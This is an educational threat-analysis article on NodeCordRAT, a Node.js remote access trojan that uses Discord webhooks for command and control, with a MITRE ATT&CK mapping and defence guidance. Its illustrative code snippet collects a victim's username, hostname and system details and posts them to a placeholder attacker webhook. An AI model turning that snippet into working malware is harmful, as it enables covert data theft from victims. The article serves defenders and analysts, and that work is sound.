


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
In the ever-evolving landscape of cyber threats, a new player has emerged that leverages a platform millions trust daily: Discord. NodeCordRAT is a sophisticated Remote Access Trojan (RAT) written in Node.js that uses Discord's webhook functionality as its command and control (C2) channel. This beginner-friendly deep dive will dissect how this malware operates, maps to the MITRE ATT&CK framework, and most importantly, how you can defend against it.
NodeCordRAT represents a modern trend in cybercrime: the abuse of legitimate, trusted services for malicious purposes. Unlike traditional malware that sets up its own servers, this RAT uses Discord's webhook API to exfiltrate stolen data and receive commands. This makes detection more challenging, as the traffic blends in with normal, encrypted web traffic to a common domain (discord.com). The primary infection vector is social engineering, where victims are tricked into executing a fake installer, often disguised as a game or software crack.

NodeCordRAT is a remote access trojan crafted in Node.js, a popular JavaScript runtime. Its defining feature is its C2 communication method: it doesn't call home to a suspicious IP address. Instead, it sends and receives messages via a Discord webhook URL embedded within its code. This provides the attackers with anonymity (the traffic goes to Discord's infrastructure) and potentially bypasses network filters that might block unknown domains.
Understanding the sequence of events is crucial for both threat hunters and defenders. Here's how a NodeCordRAT infection typically unfolds.
The attack begins with social engineering. Victims are lured via phishing emails, fraudulent social media ads, or messages on platforms like Discord itself, offering a cracked software, game, or "exclusive" tool. The downloaded file is often an executable (.exe) or a JavaScript file (.js) masquerading as an installer.
Once the user runs the file, the NodeCordRAT payload is executed. The malware is often bundled or disguised using tools that convert Node.js projects into standalone executables (like `pkg`), making it appear as a harmless program.
This is the core innovation. Instead of connecting to a dedicated server, the malware code contains a hardcoded Discord webhook URL. It uses standard HTTPS POST requests to send stolen data to a dedicated channel on the attacker's Discord server and polls or receives commands from that same channel.
The malware begins its information-stealing routines, collecting data from the victim's machine. This data is packaged and sent via the webhook. Simultaneously, the attacker can post encoded commands in the Discord channel, which the malware reads, executes, and then posts the results back.
To survive reboots, NodeCordRAT may copy itself to a user's startup folder or create a scheduled task. More advanced versions could attempt to move laterally within a network, though its current primary focus is data theft from the initial victim.
The MITRE ATT&CK framework is a global knowledge base of adversary tactics and techniques. Mapping NodeCordRAT to this framework helps security teams understand and detect similar threats.
| Tactic | Technique ID & Name | How NodeCordRAT Uses It |
|---|---|---|
| Initial Access | T1566: Phishing | Uses phishing lures (fake game installers, cracks) to trick users into executing the malware. |
| Execution | T1059: Command and Scripting Interpreter | Executes commands via Node.js runtime and Windows command shell (cmd.exe) on victim machines. |
| Persistence | T1547: Boot or Logon Autostart Execution | Adds itself to the user's startup directory to run automatically on login. |
| Defense Evasion | T1027: Obfuscated Files or Information | Uses JavaScript obfuscation to make its source code difficult to analyze statically. |
| Collection | T1113: Screen Capture T1056: Input Capture |
Captures screenshots and logs keystrokes to steal credentials and sensitive information. |
| Command & Control | T1071: Application Layer Protocol (Web) | Uses HTTPS (Discord webhooks) for all C2 communication, blending with legitimate traffic. |
| Exfiltration | T1041: Exfiltration Over C2 Channel | Exfiltrates stolen data directly over the established Discord webhook C2 channel. |
Let's look at a simplified, educational example of how the core Discord webhook communication might be structured in Node.js. This is not the actual malicious code but illustrates the technique.
// Example structure of a NodeCordRAT-like webhook communication module
const axios = require('axios');
const os = require('os');

// MALICIOUS DISCORD WEBHOOK URL (Embedded in the malware)
const WEBHOOK_URL = 'https://discord.com/api/webhooks/123456/abc123def456';

async function stealAndSendData() {
    // Collect system information
    const systemData = {
        username: os.userInfo().username,
        hostname: os.hostname(),
        platform: os.platform(),
        arch: os.arch(),
        cpus: os.cpus().length
    };

    // Send stolen data to attacker's Discord channel via webhook
    try {
        await axios.post(WEBHOOK_URL, {
            content: `**New Victim Data**`,
            embeds: [{
                title: 'System Information',
                description: \`\${JSON.stringify(systemData, null, 2)}\`,
                color: 16711680 // Red color
            }]
        });
        console.log('Data exfiltrated successfully.');
    } catch (error) {
        console.error('Failed to send data:', error.message);
    }
}

// Function to check for commands from the Discord channel
async function checkForCommands() {
    // In reality, this might poll a Discord message endpoint or use a bot token.
    // The attacker posts a command like "!screenshot", and the malware parses it.
    console.log('Polling for attacker commands...');
    // ... logic to retrieve and execute commands ...
}

// Execute the malware's functions
stealAndSendData();
setInterval(checkForCommands, 60000); // Check for commands every minute
The real NodeCordRAT code is heavily obfuscated, variables and functions are renamed, strings are encoded, and the logic is wrapped to hinder analysis. This makes static detection by antivirus software more difficult.
Advantages Exploited:
Tactics: Focus on convincing social engineering lures and obfuscating the payload to evade initial detection.
Defensive Challenges & Actions:
cmd.exe or screenshot tools).Building a resilient defense against threats like NodeCordRAT requires a layered approach.

Harden endpoints: Use application control, disable unnecessary macros, and maintain strict software installation policies. Deploy strong email filtering to block phishing attempts.
Monitor for IOCs: Look for the following Indicators of Compromise (IOCs):
discord.com/api/webhooks/[id]/[token].cmd.exe, powershell.exe, or screenshot tools.Have an incident response plan that includes isolating the affected machine, killing malicious processes, removing persistence mechanisms, and conducting a forensic analysis to determine the scope of the breach.
Restore systems from clean backups after ensuring the infection vector has been eliminated. Reset all user credentials that may have been compromised by the keylogger.
A: Potentially, yes. Since it's written in Node.js, which is cross-platform, the malware could be compiled for other operating systems. However, the initial samples analyzed primarily target Windows via .exe files.
A: Yes. Discord's Terms of Service strictly prohibit the use of their platform for malicious activity. They actively investigate and ban servers and webhooks involved in malware operations. However, attackers simply create new accounts and servers, making it a cat-and-mouse game.
A: Not necessarily. Legitimate Discord client traffic is extremely common. The indicator is process context. If a process like "node.exe", an unknown .exe, or a game installer is making repeated POST requests to the Discord webhook API, that is highly suspicious.
A:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\).The discovery of NodeCordRAT is a stark reminder that threats evolve to exploit trust and convenience.
For Individuals: Audit your downloads, enable Multi-Factor Authentication (MFA) everywhere, and use a reputable security suite.
For Organizations: Review your network monitoring capabilities. Can you see the process behind web requests? Prioritize security awareness training and consider implementing an EDR solution.
Stay informed. Follow trusted cybersecurity resources like The Hacker News, Krebs on Security, and the MITRE ATT&CK® knowledge base.
Begin your deeper dive into defense by exploring the CISA Secure Our World campaign for fundamental guidance.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.